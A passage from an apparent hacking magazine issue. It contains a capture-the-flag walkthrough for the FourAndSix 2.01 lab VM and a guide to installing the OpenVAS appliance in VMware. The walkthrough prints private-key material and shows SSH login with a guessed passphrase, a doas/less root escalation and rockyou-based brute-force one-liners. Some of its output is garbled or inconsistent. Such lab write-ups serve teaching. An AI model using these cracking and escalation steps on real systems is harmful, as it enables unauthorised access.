rWTEZo0NnU1lMANkKiooDxLFhx0IOxRIXWtDtc61cpnnJHtKe0+9wL2q7JeUQB00KLS9/i
RwV6b+kslvHaaQ4TR8IaufuJqmICuE4+v7HdsQHslmIbPKX6HANnAAADWA039g1ZtgarNJ
4hcnHTgx/DLgDeet1AhvBBsVjk94i8WLhy0luUvigJcMwHY6MgxL/ZNJfe3cZZ2/Rpo5g5
j5fzQ8vBHLglN9Z1GPVmeKdUHPrzrLFuARQ0itYiWn9suwVafhgTS1hAof3Fqsik3pogEn
qp9pm39lalPVNgNVj6HCr2iJ0iq/MXjAmbgYxvpYXhzjyGzfpRlsw3y1T0pIxq3y9AzVBz
BCWF9x/GS1mXiDvGbNyb2lymn+NJqleZKBN2LGJ0HV2v+GGBkRTIYDsUpRbN560Jgu7Fyk
```

The "id_rsa.pub" file contains the OPENSSH public key and it most probably contains a user name called "user".

```
[root@parrot]~/tmp/hackercool
└─# cat id_rsa_pub
cat: id_rsa_pub: No such file or directory
[*]~[root@parrot]~/tmp/hackercool
└─# ls
backup.7z      hello2.png    hello4.png    hello6.png    hello8.jpeg    id_rsa.pub
hello1.jpeg    hello3.jpeg    hello5.jpeg    hello7.jpeg    id_rsa
[root@parrot]~/tmp/hackercool
└─# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDClNemaX//n0ugJPAWyQ1aDMgfAS8zrJh++hNeMGC0
+TIm9UxVUNwc6vhZ8apKZH0X0Ht+MlHLYdkbwSinmCRm0km2JbMYA5GNBG3fTNW0Abhd7dl2GPG7NUD+
zhaDFyRk5gTqmuFumECDAgCxzeE8r9jBwfX73cETemexWKnGqLey0T56VypNrvvueFPmmrWCJyPcXtoL
NQDbbdaWwJPhF0gKGrWTEZo0NnU1lMANkKiooDxLFhx0IOxRIXWtDtc61cpnnJHtKe0+9wL2q7JeUQB
00KLS9/iRwV6b+kslvHaaQ4TR8IaufuJqmICuE4+v7HdsQHslmIbPKX6HANn user@fourandsix2
```

RSA stands for Rivest Shamir and Adleman algorithm. It is an asymmetric encryption algorithm. Asymmetric encryption systems use two keys : public key and private key to secure communications. The algorithm is named after its founders : Ron Rivest, Adi Shamir and Leonard Adleman. While initiating a communication using RSA, the public key is given to all while the private key is kept secret. RSA keys are either 1024 or 2048 bits long and this algorithm is unbreakable till now.

Since I have the private key and public key for the OPENSSH server on the target, I tried to login using the private key and the username found in the file "id_rsa.pub".

```
[root@parrot]~/tmp/hackercool
└─# ssh -i id_rsa user@192.168.41.167
The authenticity of host '192.168.41.167 (192.168.41.167)' can't be established.
ECDSA key fingerprint is SHA256:6ERaSFrckV66j7RBrFiTjwlQs8WMfIiGZSLNj4otVb4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.41.167' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa': █
```

Well. It seems we still need the password for the key. I used "password guessing" attack and tried to get access but all of them failed.

```
[root@parrot]~/tmp/hackercool
└─# ssh -i id_rsa user@192.168.41.167
The authenticity of host '192.168.41.167 (192.168.41.167)' can't be established.
ECDSA key fingerprint is SHA256:6ERaSFrckV66j7RBrFiTjwlQs8WMfIiGZSLNj4otVb4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.41.167' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
user@192.168.41.167's password:
Permission denied, please try again.
user@192.168.41.167's password:
Permission denied, please try again.
user@192.168.41.167's password:
Permission denied (publickey,password,keyboard-interactive).
[*]~[root@parrot]~/tmp/hackercool
└─# █
```

I tried all common passwords, hello1, hello2 etc along with their extensions but did not get the result. Then while observing the contents of the extracted archive, I noticed that all the images had same name "hello" but different numbers at the end.

So maybe by combining all the numbers we can get the password i.e 12345678. When I tried this as password, I successfully got logged in.

Password guessing is a technique of password cracking where the hacker tries to guess the password of the user by guessing based on the user's pattern.

```
[root@parrot]-[~/tmp/hackercool]
#ssh -i id_rsa user@192.168.41.167
Enter passphrase for key 'id_rsa':
Last login: Mon Oct 29 13:53:51 2018 from 192.168.1.114
OpenBSD 6.4 (GENERIC) #349: Thu Oct 11 13:25:13 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code. With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

fourandsix2$ █
```



Since I now have access to a shell on the target system, the next thing to do is to escalate privileges. I tried to crack root user password using the same technique of password guessing but that did not work out.

```
fourandsix2$ su -
Password:
Sorry
fourandsix2$ su -
Password:
Sorry
fourandsix2$ su -
Password:
Sorry
fourandsix2$ su -
Password:
Sorry
fourandsix2$ █
```

The kernel did not have any vulnerabilities and the "sudo -l" command did not work on this as it is a OpenBSD system.

```
fourandsix2$ uname -a
OpenBSD fourandsix2.localdomain 6.4 GENERIC#349 amd64
fourandsix2$ █
```

Trash

The **find** command gave me some positive result. Let us first see what is **find** command. The **find** command in Linux is used to search for files and directories in UNIX systems. It supports searching by file, folder, name, creation date, modification date, owner of the file and also permissions. For example, we can search for all files with "777" permissions as shown in the image below.

```
fourandsix2$ find / -perm 777
/home/user/storage/backup.7z
find: /usr/libexec/auth: Permission denied
find: /usr/share/relink/kernel: Permission denied
find: /usr/obj: Permission denied
find: /usr/xobj: Permission denied
find: /etc/acme: Permission denied
find: /etc/iked/private: Permission denied
find: /etc/isakmpd/private: Permission denied
find: /etc/ldap/certs: Permission denied
find: /etc/skel/.ssh: Permission denied
find: /etc/ssl/private: Permission denied
find: /root: Permission denied
find: /var/authpf: Permission denied
find: /var/backups: Permission denied
find: /var/cron/atjobs: Permission denied
find: /var/cron/tabs: Permission denied
find: /var/db/ldap: Permission denied
find: /var/db/yubikey: Permission denied
find: /var/nsd/etc: Permission denied
find: /var/nsd/run/xfr: Permission denied
find: /var/quotas: Permission denied
```

In the above command, "/" specifies the find command to search from the root directory, "-perm" option specifies files with permissions and "777" specifies those files on which all users have read, write and execute permissions.

Now let us use the **find** command to search for programs that can be executed as root user. using the command as shown below.

```
fourandsix2$ find / -perm -u=s
/usr/bin/chfn
/usr/bin/chpass
/usr/bin/chsh
/usr/bin/doas
/usr/bin/lpr
/usr/bin/lprm
/usr/bin/passwd
/usr/bin/su
find: /usr/libexec/auth: Permission denied
/usr/libexec/lockspool
/usr/libexec/ssh-keysign
/usr/sbin/authpf
/usr/sbin/authpf-noip
/usr/sbin/pppd
/usr/sbin/traceroute
/usr/sbin/traceroute6
find: /usr/share/relink/kernel: Permission denied
find: /usr/obj: Permission denied
find: /usr/xobj: Permission denied
find: /etc/acme: Permission denied
find: /etc/iked/private: Permission denied
```

Well, there are many programs. After researching a bit, I found that "doas" is same like "sudo" in linux systems. The configuration for this program is saved in a configuration file which is located in the /etc directory. Let's check it out.

```
fourandsix2$ cat /etc/doas.conf
permit nopass keepenv user as root cmd /usr/bin/less args /var/log/authlog
permit nopass keepenv root as root
fourandsix2$ █
```


This will give us a shell with root privileges as shown below.

```
fourandsix2$ cat /etc/doas.conf
permit nopass keepenv user as root cmd /usr/bin/less args /var/log/authlog
permit nopass keepenv root as root
fourandsix2$ doas /usr/bin/less /var/log/authlog
```

```
fourandsix2# █
```

It's time to get the flag. It's in the root directory as shown below.

```
fourandsix2# ls
.Xdefaults .cvsrc      .mailrc  .ssh
.cshrc     .login     .profile  storage
fourandsix2# cd /root
fourandsix2# ls
.Xdefaults .cvsrc      .login    .ssh
.cshrc     .forward   .profile  flag.txt
fourandsix2# cat flag.txt
```

```
Nice you hacked all the passwords!
```

Not all tools worked well. But with some command magic...:

```
cat /usr/share/wordlists/rockyou.txt|while read line; do 7z e backup.7z -p"$line" -oout; if grep -iRl SSH; then echo $line; break;fi;done
```

```
cat /usr/share/wordlists/rockyou.txt|while read line; do if ssh-keygen -p -P "$line" -N password -f id_rsa; then echo $line; break;fi;done
```

```
Trash
```

```
Here is the flag:
```

```
acd043bc3103ed3dd02eee99d5b0ff42
```

```
fourandsix2# █
```



With this, we finish this Capture The Flag challenge of FourAndSix 2.01 VM.

In our Next Issue (January 2019 Issue)
we will be solving the
RootThis : 1 CTF Challenge teaching
our readers some new concepts along
the way.

**Have any questions?
Fire them to
qa@hackercool.com**

INSTALLING OPENVAS VIRTUAL APPLIANCE IN VMWARE.


INSTALLIT

In the eternal journey of learning ethical hacking and penetration testing, readers will have to install many programs and have to setup many practice labs. It is keeping this in mind, we have included this Feature in our Hackercool Magazine. In this newly introduced Feature aptly named "Installit", we will be teaching in detail how to install and configure some of the much needed labs and networks. This Feature will be like a walkthrough to teach absolute beginners. In this month's issue, our readers will learn how to install the virtual appliance of OpenVAS Vulnerability Scanner in Vmware.

OpenVAS is a popular vulnerability scanner which is open source. OpenVAS stands for Open Vulnerability Assessment System. In our previous issues, we have seen how to install OpenVAS vulnerability scanner in Kali Linux. This process was time consuming.


The makers of OpenVAS have also made a virtual appliance that can be installed in both Vmware and Virtualbox. In the present Issue, our readers will learn how to install this virtual appliance in Vmware. First download the iso file of OpenVAS vulnerability scanner from the link given here. <https://dl.greenbone.net/download/VM/gsm-ce-4.2.24.iso>

Once the iso file is finished downloading, Install the ISO file in Vmware (We have seen this process in many of our previous Issues). The configuration we have used for the OpenVAS system is given below. Make sure that the virtual appliance should at least have Hard disk of 9GB.



Need any new feature or a tutorial included. Send us your requests to qa@hackercool.com

Before you Power ON the virtual machine, in the "virtual machine" settings, change the number of processors to 2 as shown below.



Power ON the virtual machine. We need to setup the scanner before we can use it. Select the "Setup" option and hit on "OK".

Greenbone Security Manager Setup - Build #463



Confirm the installation as shown below by selecting "yes".


Greenbone Security Manager Setup - Build #463

Warning

You are about to install a GSM-CE.

During this process your disk is going to be formatted and all current data will be lost.

Do you want to continue?



< Yes >

< No >

The installation process will start as shown below.

Greenbone Security Manager Setup - Build #463

Installation in progress...

Your GSM Community Edition is now being prepared.

Please visit www.greenbone.net to learn more about commercial GSM appliances that solve all levels of enterprise needs. For example secure airgap-updates for disconnected networks or connectivity with other security systems.

Setup the administrator user in the following window. I have set the username as "admin".

Greenbone Security Manager Setup - Build #463

Admin user

Please choose the username for the administrative user

admin

< OK >

<Cancel>

Set the password for the administrator account as shown below.

Greenbone Security Manager Setup - Build #463

Admin password
Please enter the password for the administrative user. If you leave it empty, a random one will be generated for you.

123456_

< OK > < Cancel >

When the system asks to reboot, reboot it by selecting "yes".

Greenbone Security Manager Setup - Build #463

Success
You successfully setup your GSM.
You need to reboot to finish the installation.
During the process the machine will reboot once more.
Do you want to reboot now?

< Yes > < No >

Don't eject the CD before rebooting.

Greenbone Security Manager Setup - Build #463

Eject CD-ROM?
The CD is still mounted, do you want to eject it before rebooting?

< Yes > < No >

When the system reboots and a black screen appears like this, don't try to login.

```
Installation in progress. Please do not try to login.  
The machine will reboot at any moment.
```

```
localhost login:
```

The system will automatically reboot as shown below.

```
Installation in progress. Please do not try to login.  
The machine will reboot at any moment.
```

```
localhost login:          Stopping PostgreSQL RDBMS...  
[ OK ] Stopped PostgreSQL RDBMS.  
      Stopping PostgreSQL Cluster 9.4-main...  
      Stopping LSB: Raise network interfaces...  
[ OK ] Stopped LSB: Raise network interfaces..  
[ OK ] Stopped PostgreSQL Cluster 9.4-main.  
      Starting LSB: Raise network interfaces...  
      Starting OpenVAS Manager...  
[ OK ] Started OpenVAS Manager.  
[ OK ] Started LSB: Raise network interfaces..  
-
```

Now login using the administrator account we have set up earlier.

Welcome to Greenbone OS 4.2 (tty1)

The web interface is available at:

http://192.168.41.169

gsm login: admin

Password: _

As the message says, OpenVAS is not completely set up yet. Click on "yes" to complete it.

Greenbone OS Administration

Setup Wizard


Your GSM is not fully functional yet. Do you want to complete the setup now?

By pressing 'Cancel', this question will not be asked again.

< Yes > < No > <Cancel>

The system will prompt you to create a web-admin. Web-admin and System-admin are two different users. You cannot login into the web interface of OpenVAS if a web-admin is not created. I will show you create web-admin later. Click on "No" for now.

Greenbone OS Administration



Since we are installing the open source version, we do not need a subscription key. Select "Skip".

Greenbone OS Administration

Upload Subscription key now?

There is no Subscription Key for the Greenbone Security Feed installed.

Either you can skip this step and continue with the Community Feed. This feed is not as current and not as complete as the Greenbone Security Feed. But all is there for an immediate start.

Or you can activate a Subscription Key for the Greenbone Security Feed. If you are a customer, you should have one at hand. If not, please contact our Support. As a commercial user you can request an evaluation subscription key (valid for 14 days) via www.greenbone.net or by sending an email to sales@greenbone.net. Please understand that we can only consider requests with full commercial contact details.

